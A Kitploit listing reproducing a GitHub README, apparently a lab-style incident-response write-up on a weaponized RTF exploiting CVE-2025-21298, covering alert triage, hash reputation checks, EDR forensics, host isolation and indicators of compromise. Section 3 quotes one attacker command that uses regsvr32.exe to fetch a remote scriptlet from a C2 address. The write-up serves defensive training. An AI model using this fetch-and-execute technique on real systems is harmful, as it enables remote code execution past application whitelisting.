
Skip to content
KitploitKITPLOIT
ToolsBlog
Log in
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

··Feeds·Contact·Privacy·© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
Zero-Click-RCE-Incident-Response-CVE-2025-21298 — Technical investigation and host containment of a Critical-severity Zero-Click RCE exploit (CVE-2025-21298) using EDR telemetry and static malware analysis. | Kitploit
Tools/GitHubGitHub/tarunbharathe/zero-click-rce-incident-response-cve-2025-21298
Indicator of Compromise (IOC) ManagementVulnerability AnalysisMalware AnalysisDigital ForensicsCommand and ControlThreat IntelligenceLearning & EducationIncident ResponseLabs & Practice

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
GitHubtarunbharathe/zero-click-rce-incident-response-cve-2025-21298

Zero-Click-RCE-Incident-Response-CVE-2025-21298

Technical investigation and host containment of a Critical-severity Zero-Click RCE exploit (CVE-2025-21298) using EDR telemetry and static malware analysis.

View Repository
146 months agoNot yet reviewed
Share

Incident Response: Windows OLE Zero-Click RCE (CVE-2025-21298)

Project Overview

This project documents the end-to-end investigation and containment of a Critical-severity Zero-Click Remote Code Execution (RCE) attempt. Using EDR telemetry and threat intelligence, I identified a "Living off the Land" (LotL) attack that bypassed automated defenses and established command-and-control (C2) communication.

Key Objectives

  • Triage high-priority SIEM alerts for Zero-Day exploits.
  • Perform static analysis on weaponized RTF attachments.
  • Conduct endpoint forensics to identify malicious process trees.
  • Execute network isolation via EDR to contain active threats.

Incident Lifecycle Execution (NIST SP 800-61)

1. Detection & Initial Triage



I identified Event ID 314: Windows OLE Zero-Click RCE Detection. Initial telemetry revealed the malicious file mail.rtf was Allowed by the perimeter defenses, indicating an active compromise on the workstation 'Austin'.

Initial Alert

2. Static Analysis & Threat Intelligence

I performed a reputation check of the file hash on VirusTotal. The results confirmed a 25/55 detection rate, specifically identifying the file as a weaponized RTF utilizing CVE-2025-21298. This vulnerability allows remote code execution via the Windows Preview Pane without user interaction.

Static Analysis

3. Endpoint Forensics (Hunting the Payload)

I pivoted to the EDR terminal history for the host 'Austin' to identify post-exploitation behavior. I discovered a malicious "Living off the Land" (LotL) execution:

  • Command: regsvr32.exe /s /u /i:http://84.38.130.118/...
  • Analyst Insight: The attacker utilized a signed Windows binary (regsvr32.exe) to fetch a malicious script-let from a remote server, bypassing standard application whitelisting and traditional AV signatures.

Endpoint Logs C2 Infrastructure Details

4. Containment & Neutralization

Following the NIST Incident Response Framework, immediate containment was prioritized. I executed a Network Isolation on the affected host to terminate C2 communication and prevent lateral movement within the corporate network.

Containment Action

5. Resolution & Final Reporting

The incident was closed as a True Positive. I documented the Attacker IP (84.38.130.118) and the forensic evidence for the Threat Intelligence and Firewall teams to prevent future occurrences.

Final Resolution


Indicators of Compromise (IOCs)

TypeValue
C2 IP Address84.38.130.118
File Hash (SHA256)df993d037cdb77a435d6993a37e7750dbbb16b2df64916499845b56aa9194184
VulnerabilityCVE-2025-21298
MITRE ATT&CKT1218.010 - Signed Binary Proxy Execution: Regsvr32

Key Learnings

  • Defense-in-Depth: Zero-click exploits prove why signature-based AV is insufficient for modern threats.
  • Log Correlation: Successfully correlated SIEM alert data with EDR terminal logs to confirm active exploitation.
  • EDR Proficiency: Practiced rapid host containment to minimize the "dwell time" of the threat actor.
Download Tool